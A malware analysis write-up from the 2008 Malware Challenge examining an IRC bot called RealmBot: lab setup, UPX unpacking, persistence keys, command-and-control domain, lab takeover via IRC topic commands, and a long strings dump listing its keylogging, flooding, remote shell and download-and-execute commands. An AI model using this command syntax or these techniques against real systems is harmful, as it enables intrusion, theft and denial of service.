

Malware Challenge 2008

Brian Almond

brian.almond@cheshire-it.com

Question #1:

Describe your malware lab.

My malware lab consists of an Ubuntu Linux desktop with VMware Workstation 6 running on it. I have three virtual machines running. Number one is a Windows XP machine completely unpatched. Number two is a fully patched and Service Packed Windows XP system. The third virtual machine is a CENTOS Linux system running Unreal IRC server and Apache Web server software. These systems are teamed and have their own dedicated LAN segment.

| XP-Machine unpatched | XP-Machine patched | CENTOS Linux |
|--|--------------------|---------------|
| 1. Filemon Sysinternals | 1. mIRC | 1. UnrealIRCd |
| 2. Regmon Sysinternals | 2. IIS | 2. Netcat |
| 3. TCPview Sysinternals | | 3. Strings |
| 4. ProcExplorer Sysinternals | | |
| 5. Strings Sysinternals | | |
| 6. Wireshark CACE | | |
| 7. Regshot ? | | |
| 8. Ollydbg ? | | |
| 9. Ollydump-plugin | | |
| 10. Md5sum GNU Core Utilities | | |
| 11. Peid http://peid.has.it/ | | |

Question #2:

What information can I gather about the malware without executing it?

By running the strings command from Linux there is a list of strings present in the executable that might give away some of its functionality. Some of the more interesting strings are:

1. **eNoP:** was present which could be indicative of an exploit or NOP sled.
2. **GLOBAL_HEAP_SELECTED/MSVCTRL:** This string is found in exploit code for Microsoft Windows Messenger Heap Overflow vulnerability Ms03-43
3. **C++:** Which is probably the development language
4. **ftp.exe -l g :** This string is the windows ftp command and then -l which Turns off interactive prompting during multiple file transfers and g which disables filename globbing. This permits the use of wildcard characters in local file and path names.
5. Several strings look like system based strings **CPU, UPTIME, RAM, 2003WXPME98NT5**
6. **mIRC:** This could be indicative of an IRC bot net.
7. Some strings that look like network information. **@ICMP, TCP1320, SynAck*TLD**


8. Two website strings **PayPal, Yahoo,**
9. This looks like an attack string **UDPFLOOD**
10. Libraries that are being loaded look like **KERNEL32.DLL, WS2_32.dll,**

This malware is probably packed obfuscating most of the strings.

Question #3:

Is the malware packed?


By running **PEid.exe** on the malware it reports that it is packed with **UPX** but only reports this when using deep or hardcore scanning mode. I do believe it is packed with UPX but probably protected with a protector of some kind or obfuscated in some way that the command line UPX unpacker doesn't understand. I am going to unpack the UPX using OllyDbg and Ollydump.



Unpacking the malware using Ollydbg

To unpack the UPX packing in the malware we must have OllyDbg and the Ollydump plugin

1. First we open the malware in Ollydbg and look for the **PUSHAD** instruction.
2. Then we scroll down and look for the **POPAD** instruction.
3. Then we set a breakpoint on the **POPAD** instruction and hit f9. It will then break on this instruction.
4. Then we hit F7 several times until we see it hit a **JMP** statement. This is the OEP for the program write down the address which in this case is **004109CC**.
5. Then open the plugins menu, Choose Ollydump then change the size to 109CC. Make sure you check rebuild import unless you want to use IMPREC to rebuild it, finally hit dump then give the executable a name.
6. Hash the executable and then execute it to make sure it runs.



Question#4

Describe the malware's behavior. What files does it drop? What registry keys does it create and/or modify? What network connections does it create? How does it auto-start, etc?

The first thing the malware does when executed is to create another process called **Winsec32.exe**. All functions of the program then rely on this executable to run from.

C:\WINDOWS\Winsec32.exe

It adds some registry keys to make sure that it runs on boot.

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run "" = Winsec32.exe

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices "" = Winsec32.exe

It also creates a network connection to **testirc1.sh1xy2bg.net** on port 6667.

Question# 5 What type of command and control server does the malware use? Describe the server and interface this malware uses as well as the domains and URLs accessed by the malware.

This malware uses a static command and control IRC server. It joins a hidden channel called #challenge on the IRC server and waits for commands to be issued to the bot. It accesses the url **testirc1.sh1xy2bg.net**. When it joins the server it gives the country it's from then the OS in brackets then a random number. Such as **USA[XP]123456**. This varies with the OS such as [XP] [2K] etc. and each time it connects it generates a new trailing number.

Question#6

what commands are present within the malware and what do they do? If possible, take control of the malware and run some of these commands, documenting how you did it.

There are several commands present in the malware. These vary wildly from using the host to attack VNC servers to stealing information from the host system and infecting other systems.

To take control of the malware we must first have an IRC server. Luckily I have an Unreal IRC server in my lab. I changed the host file of the infected system to make **testirc1.sh1xy2bg.net** resolve to 10.0.0.7 the IP of my IRC server.

I then activated netcat on port 6667 on the CENTOS server machine. It then presented what looks like an irc username and login

I then closed Netcat and turned on my UnreallIRCd server. I saw the malware connect so I changed to an operator in my IRC client and did a whois on the nick that showed in the logs this was **USA[XP]1036206** with the trailing number changing each time it connected. It joined a room called **#challenge** and the bot immediately sets a topic of **“.asc vnc 100 0 0 –r –b”** The bot immediately begins randomly scanning VNC on random IP addresses in its subnet. I then removed the bots operator status in the channel.

The first topic message led me to believe the bot is controlled with topic messages. Since I dumped the UPX on the malware previously it was pretty easy to see the commands in the bot.

I ran each of the following and got the following responses.

- **/TOPIC #challenge .opencmd**
 - *analysis changes topic to '.opencmd'
<USA[XP]1036206> [REALMBOT] << Remote shell ready. >>
<USA[XP]1036206> Microsoft Windows XP [Version 5.1.2600]
<USA[XP]1036206> (C) Copyright 1985-2001 Microsoft Corp.
<USA[XP]1036206> C:\WINDOWS>
- **/TOPIC #challenge .netinfo**
 - *analysis changes topic to '.netinfo'
<USA[XP]1036206> [NETINFO]: [Type]: LAN (LAN Connection). [IP Address]: 10.0.0.5.
[Hostname]:.
- **/TOPIC #challenge .flushdns**
 - *analysis changes topic to '.flushdns'
<USA[XP]1036206> RealmBoT (flushdns.p.l.g) .»». DNS cache flushed.
- **/TOPIC #challenge .driveinfo**
 - *analysis changes topic to '.driveinfo'
<USA[XP]1036206> RealmBoT (core.p.l.g) .»». Disk Drive (C:): 8,377,864KB total, 6,337,600KB free, 6,337,600KB available.
 - <USA[XP]1036206> RealmBoT (core.p.l.g) .»». Cdrom Drive (D:): Failed to stat, device not ready.
- **/TOPIC #challenge .ddos.off**
 - * analysis changes topic to '.ddos.off'
<USA[XP]1036206> .d.do.s...: No DDoS flood thread found.

There are many more commands this bot will run if you look at the strings from the unpacked malware you can see all the commands. Here is a sample of the strings that show you the commands and the bot responses.

```
RealmBoT (irc.p.l.g) .
. Bot started.
%s %d "%s"
%s\%s
%s%s
RealmBoT (irc.p.l.g) .
. Connected to %s.
NICK %s
USER %s 0 0 :%s
PASS %s
MODE %s %s
USERHOST %s
RealmBoT (irc.p.l.g) .
. User: %s logged in.
[REALMBOT] : Thank for trying.
RealmBoT (irc.p.l.g) .
. *Failed host auth by: (%s!%s).
NOTICE %s :Orders: No Talk with you.
NOTICE %s :WTF!? no yet fucker!. (%s!%s).
RealmBoT (irc.p.l.g) .
. *Failed pass auth by: (%s!%s).
NOTICE %s :No pass for you.
NOTICE %s :Are you a Fucke?. (%s!%s).
RealmBoT (irc.p.l.g) .
. Random nick change: %s
[REALMBOT] << User %s logged out. >>
RealmBoT(irc.p.l.g) .
. Invalid login slot number: %d.
RealmBoT (irc.p.l.g) .
. No user logged in at slot: %d.
RealmBoT (irc.p.l.g) .
. %s
RealmBoT (secure.p.l.g) .
. Failed to start secure thread, error: <%d>.
[REALMBOT] << %s system. >>
Unsecuring
Securing
[REALMBOT] << Failed to start connection thread, error:
<%d>. >>
.T..x. (visit.p.l.g) .
. URL: %s.
.p.ro.c...
Process list
RealmBoT (irc.p.l.g) .
. Reconnecting.
QUIT :reconnecting
RealmBoT (irc.p.l.g) .
. Disconnecting.
QUIT :disconnecting
QUIT :%s
RealmBoT (irc.p.l.g) .
. Status: Ready. Bot Uptime: %s.
```

```
RealmBoT (irc.p.l.g) .
. Bot ID: %s.
RealmBoT (threads.p.l.g) .
. Failed to start list thread, error: <%d>.
RealmBoT (threads.p.l.g) .
. List threads.
sub
RealmBoT (irc.p.l.g) .
. Alias list.
RealmBoT (log.p.l.g) .
. Failed to start listing thread, error: <%d>.
RealmBoT (log.p.l.g) .
. Listing log.
RealmBoT (irc.p.l.g) .
. Network Info.
RealmBoT(irc.p.l.g) .
. System Info.
[REALMBOT] : Goodbye idiot and nice try.
RealmBoT (processes.p.l.g) .
. Failed to start listing thread, error: <%d>.
RealmBoT (processes.p.l.g) .
. Process list.
full
RealmBoT (processes.p.l.g) .
. Already running.
RealmBoT (irc.p.l.g) .
. Uptime: %s.
[REALMBOT] << Remote shell ready. >>
[REALMBOT] << Couldn't open remote shell. >>
[REALMBOT] << Remote shell already running. >>
RealmBoT (irc.p.l.g) .
. Get Clipboard.
-[Clipboard Data]-
RealmBoT (flushdns.p.l.g) .
. Failed to flush ARP cache.
RealmBoT (flushdns.p.l.g) .
. ARP cache flushed.
RealmBoT (flushdns.p.l.g) .
. Failed to load dnsapi.dll.
RealmBoT (flushdns.p.l.g) .
. Failed to flush DNS cache.
RealmBoT (flushdns.p.l.g) .
. DNS cache flushed.
[REALMBOT] << Failed to start server thread, error: <%d>.
>>
[REALMBOT] << Server listening on IP: %s:%d, Directory:
%s\. >>
[REALMBOT] : Server already started.
[REALMBOT] : Failed to start server, error: <%d>.
[REALMBOT-FTP] : Server started on Port: %d, File: %s,
Request: %s.
RealmBoT (irc.p.l.g) .
. Nick changed to: '%s'.
RealmBoT (irc.p.l.g) .
. Joined channel: '%s'.
RealmBoT (irc.p.l.g) .
. Parted channel: '%s'.
```

```
RealmBoT (irc.p.l.g) .
. IRC Raw: %s.
RealmBoT(threads.p.l.g) .
. Failed to kill thread: %s.
RealmBoT (threads.p.l.g) .
. Killed thread: %s.
RealmBoT (threads.p.l.g) .
. No active threads found.
RealmBoT (threads.p.l.g) .
. Stopped: %d thread(s).
all
QUIT :later
[REALMBOT] << Prefix changed to: '%c' >>
.15,14nzm .2.. .15(shell.2..15mod) .2
.15 Couldn't open file: %s
.15,14nzm .2.. .15(shell.2..15mod) .2
.15 File opened: %s
RealmBoT(irc.p.l.g) .
. Server changed to: '%s'.
[REALMBOT] << Couldn't resolve hostname. >>
[REALMBOT] << Lookup: %s -> %s. >>
[REALMBOT] << Failed to terminate process: %s >>
[REALMBOT] << Process killed: %s >>
[REALMBOT] << Failed to terminate process ID: %s >>
[REALMBOT] << Process killed ID: %s >>
[REALMBOT] << Deleted '%s' >>
RealmBoT (file.p.l.g) .
. List: %s
RealmBoT(mirc.p.l.g) .
. Command sent.
RealmBoT (mirc.p.l.g) .
. Client not open.
RealmBoT (cmd.p.l.g) .
. Commands: %s
[REALMBOT] << Error sending to remote shell >>
[REALMBOT] << Read file failed: %s >>
[REALMBOT] << Read file complete: %s >>
RealmBoT (keylog.p.l.g) .
. Unknow mode type.
RealmBoT (keylog.p.l.g) .
. Failed to start logging thread, error: <%d>.
RealmBoT (keylog.p.l.g) .
. Normal key logger active.
normal
RealmBoT (keylog.p.l.g) .
. Pay sites key logger active.
pay
RealmBoT (keylog.p.l.g) .
. Already running.
RealmBoT (keylog.p.l.g) .
Keylog
RealmBoT (irc.p.l.g) .
. Gethost: %s.
RealmBoT (irc.p.l.g) .
. Unable to extract Gethost command.
RealmBoT (irc.p.l.g) .
. Gethost: %s, Command: %s
```

```
RealmBoT (irc.p.l.g) .
. Alias added: %s.
RealmBoT (irc.p.l.g) .
. Privmsg: %s: %s.
RealmBoT (irc.p.l.g) .
. Action: %s: %s.
RealmBoT (irc.p.l.g) .
. Cycle.
PART %s
RealmBoT (irc.p.l.g) .
. Mode change: %s
MODE %s
RealmBoT (clones.p.l.g) .
. Raw (%s): %s
RealmBoT (clones.p.l.g) .
. Mode (%s): %s
MODE %s
RealmBoT (clones.p.l.g) .
. Nick (%s): %s
NICK %s
JOIN %s %s
PART %s
RealmBoT (irc.p.l.g) .
. Repeat not allowed in command line: %s
RealmBoT (irc.p.l.g) .
. Repeat: %s
repeat
RealmBoT (irc.p.l.g) .
. Delay.
%s %s %s :%s
[REALMBOT] : Bot ID must be different than current running
process.
[REALMBOT] << Failed to start download thread, error: <%d>
>>
[REALMBOT] << Downloading update from: %s >>
%s%s.exe
RealmBoT (exec.p.l.g) .
. Commands: %s
RealmBoT (exec.p.l.g) .
. Couldn't execute file.
RealmBoT (file.p.l.g) .
RealmBoT(file.p.l.g) .
. Rename: '%s' to: '%s'.
[REALMBOT] << Failed to start clone thread, error: <%d> >>
[REALMBOT] << Created clones on %s:%d, in channel %s >>
RealmBoT (ddos.p.l.g) .
. Failed to start flood thread, error: <%d>.
[REALMBOT-SYN] << Attacking: (%s:%s) for %s seconds >>
RealmBoT (download.p.l.g) .
. Failed to start transfer thread, error: <%d>.
[REALMBOT] << Downloading URL: %s to: %s >>
RealmBoT (redirect.p.l.g) .
. Failed to start redirection thread, error: <%d>.
RealmBoT (redirect.p.l.g) .
. TCP redirect created from: %s:%d to: %s:%d.
[%s] <%s> %s
[%s] * %s %s
```

```
ACTION %s
[REALMBOT] Failed to start scan thread, error: <%d>.
[REALMBOT] %s Exploitation started on %s:%d waiting %d
seconds for %d minutes using %d threads.
Sequential
Random
[REALMOT] Failed to start scan, no IP specified.
[REALMBOT] : Failed to start scan, port is invalid.
[REALMBOT] << Already %d scanning threads. Too many
specified >>
[REALMBOT] << Failed to start flood thread, error: <%d> >>
[REALMBOT-UDPFLOOD] << Sending %d packets to: %s. Packet
size: %d, Delay: %d(ms) >>
ICMP.dll not available
[REALMBOT-PING] : Failed to start flood thread, error:
<%d>.
[REALMBOT-PING] : Sending %d pings to %s. packet size: %d,
timeout: %d(ms).
RealmBoT (ftp.p.l.g) .
. Uploading file: %s to: %s failed.
RealmBoT (ftp.p.l.g) .
. Uploading file: %s to: %s
ftp.exe
-s:%s
open %s
put %s
bye
%s\%i%i%i.dll
RealmBoT (ftp.p.l.g) .
. File not found: %s.
ftp.upload
util.hcon
httpcon
ddos.pingf
pingflood
ddos.udpf
udpflood
asc
advscan
clone.ac
clone.action
clone.pm
clone.privmsg
daemon.rd
redirect
ddos.random
ddos.ack
synflood
clone.start
clone.make
com.mv
rename
com.e
execute
update
irc.de
delay
```

irc.rp
irc.repeat
clone.p
clone.part
clone.j
clone.join
clone.ni
clone.nick
clone.m
clone.mode
clone.ra
rawclone
irc.m
irc.cy
cycle
irc.ac
irc.pm
privmsg
irc.aa
addalias
irc.gh
gethost
RealmBoT (net.p.l.g) .
. Command unknown.
RealmBoT (net.p.l.g) .
. No message specified.
RealmBoT (net.p.l.g) .
. User list failed.
RealmBoT (net.p.l.g) .
. User list completed.
user
RealmBoT (net.p.l.g) .
. Share list failed.
RealmBoT (net.p.l.g) .
. Share list completed.
share
pause
RealmBoT (net.p.l.g) .
. Service list failed.
RealmBoT (net.p.l.g) .
. Service list completed.
RealmBoT (net.p.l.g) .
. Failed to load advapi32.dll or netapi32.dll.
stop
cmd.kl.on
keylog.on
com.rf
readfile
cmd
mirc.cmd
com.fl
list
del
delete
pkid
prockillid
kpc

```
killprocess
irc.dn
dns
irc.se
setserver
com.o
irc.pr
prefix
clone.rn
clone.rndnick
clone.q
clone.quit
killt
killthreads
irc.ra
raw
irc.pt
part
irc.j
join
irc.n
irc.nick
d.ftpd.on
ftpd.on
web.on
httpd.on
cip
currentip
util.fdns
flushdns
farp
flusharp
com.gc
getclip
RealmBoT (irc.p.l.g) .
. Login list complete.
<Empty>
-[Login List]-
irc.who
[CMD]
Remote shell
closecmd
cmd1
opencmd
com.dll
testdlls
com.drv
driveinfo
com.up
uptime
com.ps
proc.on
remove
sysinfo
RealmBoT (supersyn.p.l.g) .
. Failed to start flood thread, error: <%d>.
RealmBoT (supersyn.p.l.g) .
```

```
. Flooding: (%s:%s) for %s seconds.
supersyn
netinfo
clg
clearlog
irc.lg
log
irc.al
threads.l
threads
RealmBot (irc.p.l.g) .
. Failed to reboot system.
RealmBot (irc.p.l.g) .
. Rebooting system.
reboot
irc.i
irc.s
status
irc.q
quit
irc.d
disconnect
irc.r
reconnect
stats
Exploitation
Scan
scanstop
.s.ecur.e...
Secure
secure.stop
.c.lone.s...
Clone
clone.off
com.ps.off
proc.off
.p.in.g...
Ping flood
ping.off
.u.d.p...
UDP flood
udp.off
.s.y.n...
Syn flood
syn.off
.d.do.s...
DDoS flood
ddos.off
.r.edirec.t...
TCP redirect
proxy.redirect.off
.l.o.g...
Log list
log.off
[REALMBOT] :
ftpd.off
.h.ttp.d...
```

Server
web.off
irc.v
visit
ld.off
lockdown.off
sec
secure
VNC: HTTP Host Changed To: %s
chghttp
ver
versionship
irc.di
die
rndnick
\$chr(
\$server
\$rndnick
\$chan
\$user
\$me
\$%d
\$%d-
NOTICE %s :
PING %s
PING
%s has just versioned me.
NOTICE %s :
VERSION %s
VERSION
332
NOTICE
PRIVMSG
RealmBoT (irc.p.l.g) .
. User: %s logged out.
RealmBoT (irc.p.l.g) .
. Joined channel: %s.
353
QUIT
PART
:%s%s
NICK
NOTICE %s :%s
[REALMBOT] << User %s logged out. >>
KICK
NICK %s
433
302
005
001
MODE %s +mnst
topic %s :%s
JOIN %s %s
PONG %s
PING
%d. %s = %s
-[Alias List]-

```
[%.2d-%.2d-%4d %.2d:%.2d:%.2d] %s
RealmBoT (logs.p.l.g) .
. Cleared.
RealmBoT (log.p.l.g) .
. List complete.
RealmBoT (log.p.l.g) .
. Begin
RealmBoT (download.p.l.g) .
. Bad URL, or DNS Error: %s.
RealmBoT (download.p.l.g) .
. Update failed: Error executing file: %s.
RealmBoT (download.p.l.g) .
. Downloaded %.1fKB to %s @ %.1fKB/sec. Updating.
RealmBoT (download.p.l.g) .
. Opened: %s.
RealmBoT (download.p.l.g) .
. Downloaded %.1f KB to %s @ %.1f KB/sec.
RealmBoT (download.p.l.g) .
. CRC Failed (%d != %d).
RealmBoT (download.p.l.g) .
. Filesize is incorrect: (%d != %d).
RealmBoT (download.p.l.g) .
. Update: %s (%dKB transferred).
RealmBoT (download.p.l.g) .
. File download: %s (%dKB transferred).
RealmBoT (download.p.l.g) .
. Couldn't open file: %s.
.t.rn(01a) [net.m.d.l] .
. %s: No service specified.
.t.rn(01a) [net.m.d.l] .
. Error with service: '%s'. %s
.t.rn(01a) [net.m.d.l] .
. %s service: '%s'.
An unknown error occurred: <%ld>
The system is shutting down.
The service has not been started.
The requested control code cannot be sent to the service
because the state of the service.
The service has been marked for deletion.
The service could not be logged on. The account does not
have the correct access rights.
The specified service does not exist.
The service has been disabled.
The service depends on another service that has failed to
start.
The service depends on a service that does not exist or has
been marked for deletion.
The specified database does not exist.
An instance of the service is already running.
The requested control code is not valid, or it is
unacceptable to the service.
The process for the service was started, but it did not
call StartServiceCtrlDispatcher.
A thread could not be created for the service.
The database is locked.
The service cannot be stopped because other running
services are dependent on it.
```

The service binary file could not be found.
The handle does not have the required access right.
The handle is invalid.
The requested control code is undefined.
The specified service name is invalid.

%s: %s (%s)
Stopped
Starting
Stopping
Running
Continuing
Pausing
Paused
Unknown

The following Windows services are registered:

.t.rn(01a) [net.m.d.1] .
. %s: No share specified.
.t.rn(01a) [net.m.d.1] .
. %s share: '%s'.
.t.rn(01a) [net.m.d.1] .
. %s: Error with share: '%s'. %s
%-14S %-24S %-6u %-4s

Yes

.t.rn(01a) [net.m.d.1] .
. Share list error: %s <%ld>
Share name: Resource: Uses: Desc:

.t.rn(01a) [net.m.d.1] .
. %s: No username specified.
.t.rn(01a) [net.m.d.1] .
. %s: Error with username: '%s'. %s
.t.rn(01a) [net.m.d.1] .
. %s username: '%s'.
.t.rn(01a) [net.m.d.1] .
. User info error: <%ld>

Units Per Week: %d
Max. Storage: %d
User's Language: %d
Country Code: %d
Workstations: %S
Logon Server: %S
Last Logoff: %d
Last Logon: %d
Number of Logins: %d
Bad Password Count: %d
Password Age: %d
Parameters: %S
Home Directory: %S
Auth Flags: %d
Privilege Level: %s
Guest
User
Comment: %S
User Comment: %S
Full Name: %S
Account: %S
Total users found: %d.
.t.rn(01a) [net.m.d.1] .

```

. An access violation has occurred.
  %S
.t.rn(01a) [net.m.d.1] .
. User list error: %s <%ld>
Username accounts for local system:
Network connection not found.
The user name could not be found.
Share not found.
The computer name is invalid.
An unknown error occurred.
The password is shorter than required (or does not meet the
password policy requirement.)
The group already exists.
The user account already exists.
The operation is allowed only on the primary domain
controller of the domain.
A general failure occurred in the network hardware.
Level parameter is invalid.
Device or directory does not exist.
Invalid for redirected resource.
Duplicate share name.
The name is invalid.
Access denied.
Not enough memory.
This network request is not supported.
Server name not found.
Invalid parameter.
.t.rn(01a) [net.m.d.1] .
. %s <Server: %S> <Message: %S>
.t.rn(01a) [net.m.d.1] .
. Message sent successfully.
  %s (%d)
SeDebugPrivilege
RealmBoT (processes.p.l.g) .
. Process list failed.
RealmBoT (processes.p.l.g) .
. Process list completed.
RealmBoT (processes.p.l.g) .
. Listing processes:
RealmBoT (secure.p.l.g) .
. Netapi32.dll couldn't be loaded.
RealmBoT (secure.p.l.g) .
. Network shares deleted.
RealmBoT (secure.p.l.g) .
. Failed to delete '%S' share.
RealmBoT (secure.p.l.g) .
. Share '%S' deleted.
RealmBoT (secure.p.l.g) .
. Failed to delete '%s' share.
RealmBoT (secure.p.l.g) .
. Share '%s' deleted.
RealmBoT (secure.p.l.g) .
. Advapi32.dll couldn't be loaded.
RealmBoT (secure.p.l.g) .
. Failed to open IPC$ Restriction registry key.
RealmBoT (secure.p.l.g) .
. Restricted access to the IPC$ Share.

```

RealmBot (secure.p.l.g) .
. Failed to restrict access to the IPC\$ Share.
restrictanonymous
RealmBot (secure.p.l.g) .
. Failed to open DCOM registry key.
RealmBot (secure.p.l.g) .
. DCOM disabled.
RealmBot (secure.p.l.g) .
. Disable DCOM failed.
EnabledDCOM
RealmBot (secure.p.l.g) .
. Network shares added.
%c:\
%c\$\br/>RealmBot (secure.p.l.g) .
. Failed to add '%s' share.
RealmBot (secure.p.l.g) .
. Share '%s' added.
RealmBot (secure.p.l.g) .
. Failed to open IPC\$ restriction registry key.
RealmBot (secure.p.l.g) .
. Unrestricted access to the IPC\$ Share.
RealmBot (secure.p.l.g) .
. Failed to unrestrict access to the IPC\$ Share.
RealmBot (secure.p.l.g) .
. DCOM enabled.
RealmBot (secure.p.l.g) .
. Enable DCOM failed.
.%s.
. (Return) (%s)
.%s.
. (Return)
.%s.
. (Buffer full) (%s)
.%s.
. (Buffer full)
.%s.
. (Changed Windows: %s)
.%s.
221 Goodbye happy r00ting.
425 Can't open data connection.
[REALMBOT-FTP] %s, port:%d now executing %s on remote
machine.
226 Transfer complete.
150 Opening BINARY mode data connection
RETR
200 PORT command successful.
%s.%s.%s.%s
%x%x
%*s %[^,],%[^,],%[^,],%[^,],%[^,],%[^,
PORT
226 Transfer complete
LIST
425 Passive not supported on this server
PASV
200 Type set to I.
200 Type set to A.

```

TYPE
257 "/" is current directory.
PWD
350 Restarting.
REST
215 NzmxFtpd
SYST
230 User logged in.
PASS
331 Password required
220 TxmxFtpd Owns j0
RealmBoT (httpd.p.l.g) .
. Error: server failed, returned: <%d>.
GET
HTTP/1.0 200 OK
Server: myBot
Cache-Control: no-cache,no-store,max-age=0
pragma: no-cache
Content-Type: %s
Content-Length: %i
Accept-Ranges: bytes
Date: %s %s GMT
Last-Modified: %s %s GMT
Expires: %s %s GMT
Connection: close
HTTP/1.0 200 OK
Server: myBot
Cache-Control: no-cache,no-store,max-age=0
pragma: no-cache
Content-Type: %s
Accept-Ranges: bytes
Date: %s %s GMT
Last-Modified: %s %s GMT
Expires: %s %s GMT
Connection: close
ddd, dd MMM yyyy
application/octet-stream
text/html
RealmBoT (httpd.p.l.g) .
. Failed to start worker thread, error: <%d>.
RealmBoT (httpd.p.l.g) .
. Worker thread of server thread: %d.
\s
Found: %i Files and %i Directories
<TR>
<TD COLSPAN="3"><HR></TD>
</TR>
</TABLE>
</BODY>
</HTML>
PRIVMSG %s :Found %s Files and %s Directories
%-31s %-21s (%i bytes)
</TD>
<TD WIDTH="%d"><CODE>%s</CODE></TD>
<TD WIDTH="%d" ALIGN="right"><CODE>%dk</CODE></TD>
</TR>
"><CODE>%s</CODE></A>

```

```

"><CODE>%.30s&gt;</CODE></A>
PRIVMSG %s :%-31s  %-21s (%s bytes)
%-31s  %-21s
</TD>
<TD WIDTH="%d"><CODE>%s</CODE></TD>
<TD WIDTH="%d" ALIGN="right"><CODE>-</CODE></TD>
</TR>
"><CODE>%s</CODE></A>
"><CODE>%.29s&gt;</CODE></A>
%s%/
<TR>
<TD WIDTH="%d"><A HREF="
PRIVMSG %s :%-31s  %-21s
<%s>
%2.2d/%2.2d/%4d  %2.2d:%2.2d %s
<TR>
<TD COLSPAN="3"><A HREF="%s"><CODE>Parent
Directory</CODE></A></TD>
</TR>
Searching for: %s
<TR>
<TD COLSPAN="3"><HR></TD>
</TR>
<TR>
<TD WIDTH="%d"><CODE>Name</CODE></TD>
<TD WIDTH="%d"><CODE>Last Modified</CODE></TD>
<TD WIDTH="%d" ALIGN="right"><CODE>Size</CODE></TD>
</TR>
<H1>Index of %s</H1>
<TABLE BORDER="0">
<HTML>
<HEAD>
<TITLE>Index of %s</TITLE>
</HEAD>
<BODY>
PRIVMSG %s :Searching for: %s
%s %s HTTP/1.1
Referer: %s
Host: %s
Connection: close
RealmBot (redirect.p.l.g) .
. Failed to start client thread, error: <%d>.
RealmBot (redirect.p.l.g) .
. Client connection from IP: %s:%d, Server thread: %d.
RealmBot (redirect.p.l.g) .
. Failed to start connection thread, error: <%d>.
RealmBot (redirect.p.l.g) .
. Client connection to IP: %s:%d, Server thread: %d.
PRIVMSG %s :%s
RealmBot (cmd.p.l.g) .
. Could not read data from process.
RealmBot (cmd.p.l.g) .
. Process has terminated.
RealmBot (cmd.p.l.g) .
. Could not read data from process
RealmBot (cmd.p.l.g) .
. Failed to start IO thread, error: <%d>.

```

```
RealmBoT (cmd.p.l.g) .
. Remote Command Prompt
cmd.exe
RealmBoT (ddos.p.l.g) .
. Done with flood (%iKB/sec).
RealmBoT (ddos.p.l.g) .
. Send error: <%d>.
ddos.syn
[REALMBOT] << Failed to connect to HTTP server >>
[REALMBOT] << Could not open a connection >>
[REALMBOT] << Invalid URL >>
[REALMBOT] << Failed to get requested URL from HTTP server
>>
[REALMBOT] << URL visited >>
*/
RealmBoT (ping.p.l.g) .
. Finished sending pings to %s.
RealmBoT (ping.p.l.g) .
. Error sending pings to %s.
RealmBoT (udp.p.l.g) .
. Finished sending packets to %s.
RealmBoT (udp.p.l.g) .
. Error sending pings to %s.
[SUPERSYN]: Done with flood (%iKB/sec)
%s %s :%s
t5x
urlmon.dll
C:\U.exe
@0x
,$<
SSR
,$b
vnc
VNC
Total: %d in %s.
%s: %d,
RealmBoT (portscan.p
g)
Exploit Statistics:
RealmBoT(portscan.p
g)
Scan not active.
RealmBoT (portscan.p
g)
Current IP: %s.
